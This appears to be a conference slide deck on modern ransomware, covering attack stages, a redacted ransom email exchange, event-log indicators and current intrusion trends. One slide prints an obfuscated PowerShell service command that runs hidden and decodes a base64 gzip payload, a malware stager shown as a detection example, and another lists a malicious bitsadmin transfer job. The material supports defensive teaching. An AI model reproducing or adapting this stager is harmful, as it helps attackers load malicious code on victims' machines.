



Data theft, doxing, and the sinister new age of ransomware

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2:00 p.m.-2:45 p.m.



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Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery



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----- Original Message -----

On [redacted] 2020 [redacted], [redacted]

How did you attack our servers?

Sent with [ProtonMail](#) Secure Email.

From: [redacted]@protonmail.ch

To: [redacted]@protonmail.com

you have shit IT provider. get new one

MSSP was hacked

1 day ago

we infected them via email

1 day ago

how did you get in to **MSSP**?

1 day ago

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Normal



Abnormal



Description:

A service was installed in the system.

Service Name: Microsoft Policy Platform Processor
Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service
Service File Name: %SystemRoot%\System32\DriverStore\FileRepository\%i126583.inf_amd64_aa3c71509cf2ed41\gfxCUIService.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: McAfee Firewall Core Service
Service File Name: mfefire.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Description:

A service was installed in the system.

```
Service Name: veImhCgStSpjRPI
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
'If([Int]($?)) { $b = powershell.exe } else { $b = serv:windir
+ ') $syswow64\WindowsPowerShell\v1.0\powershell.exe'; $s = New-Object
System.Diagnostics.ProcessStartInfo; $s.FileName = $b; $s.Arguments = '-noni -nop -w hidden
-c &{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(
[System.Convert]::FromBase64String('H4sIAEXS30CA7VWbW/sBD
+nEjSD 1aFhK0QjANT2kVbs07vQnEQCALnRZ7bS
+svRe89brf78x2EmapnftSWfZb07MzvvZdMzduLAEPQhkrjhId9LxS90THg6xL8k5e1uQcpGln
JzAZo4YbC99uQpWq1q3McmF1fV
+MwJIE4/hnbRXAolv6cURLJySX9OCRkFzczrFEELJXKfdnscn4LNubFFfkekCxTYyVmxWzbx
pWiuGBVvy/suXvDK90Gbf+IOMWSTnzV0kF
+0Gcsr0)duXCwWxE5b1Ar5BF3RPGBBuXL4yCIseNuwdqaGER4317yCkQBPYERcRhIh3gSA8dj
OQ/LXsgtZnshiaJ8QZompqez2R/yNL33Pg4E9UmXHQgS8pVjwJW1SFRs4cBm5J44M9A9YRUGd
d6YoILbmSylNngpxvQ7ZuRbssQ+1Ul+buSSPVEqBQg2/EaXA7ZuSomX/DUo8As8x
+woBt7PTs1Mn48nK27ymCaxOpoc1Ac/kHo/JoQeyzVCPiBtyBBQ938JobhDFRZs
+4SjehpclP9fMmEQ9Zt92JmOOLVnoJhmMsfLq4k8z8nZY04NCC1XYB9amW8k99CmDIMHE
Is2mk34JScTw+DXSOMuFgkmCWJ/kGt7PxrKvHlnK8RBZkKQKvIHK984c0yDn24FBfMdo
+A7MyznAdpJ1pwzfZbcn7yCuztzcRQWpFO05WQXJ1JgRuyChIKpEYofPyzL
+4aMRPUwopHizM2UZyOTC6s8EQYW5A3CH5grohFMUuwkEgahN9Z113uzj/JhJvzBhUAVha
QyZgJ0HAFAkBQvDxkHmlaBLR9leM+CBzKpWgvy6Uecr1A32wS+z8Dy5mZD4yN0Ejg
+GVg5Bk3FRKEYQFNBAEmSBR//t
+Hed44hINSRcMuSsRkbsTITMzyk3I343eWwKzAGHUAAGIZD7Qo7jh8oxT8hv1DtarfBM2oEzL
```

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Normal



Date:	5:30:31 PM	Source:	Microsoft-Windows-Bits-Client
Time:	5:30:31 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. Transfer job: Chrome.Component Updater Job ID: {2F1988A6-6554-4900-AFB4-9E89FDD764C6} Owner: Process Path: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe Process ID: 8140		


Malicious



Date:	10:47:17 PM	Source:	Microsoft-Windows-Bits-Client
Time:	10:47:17 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. Transfer job: xxx Job ID: {6D0E0C51-4B3D-4FCE-844A-7983958052A9} Owner: Process Path: C:\Windows\System32\bitsadmin.exe Process ID: 76		

Recent trends

- Software vulnerabilities
- Purchasing victims from other partners
 - RDP marketplaces
 - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxing



About

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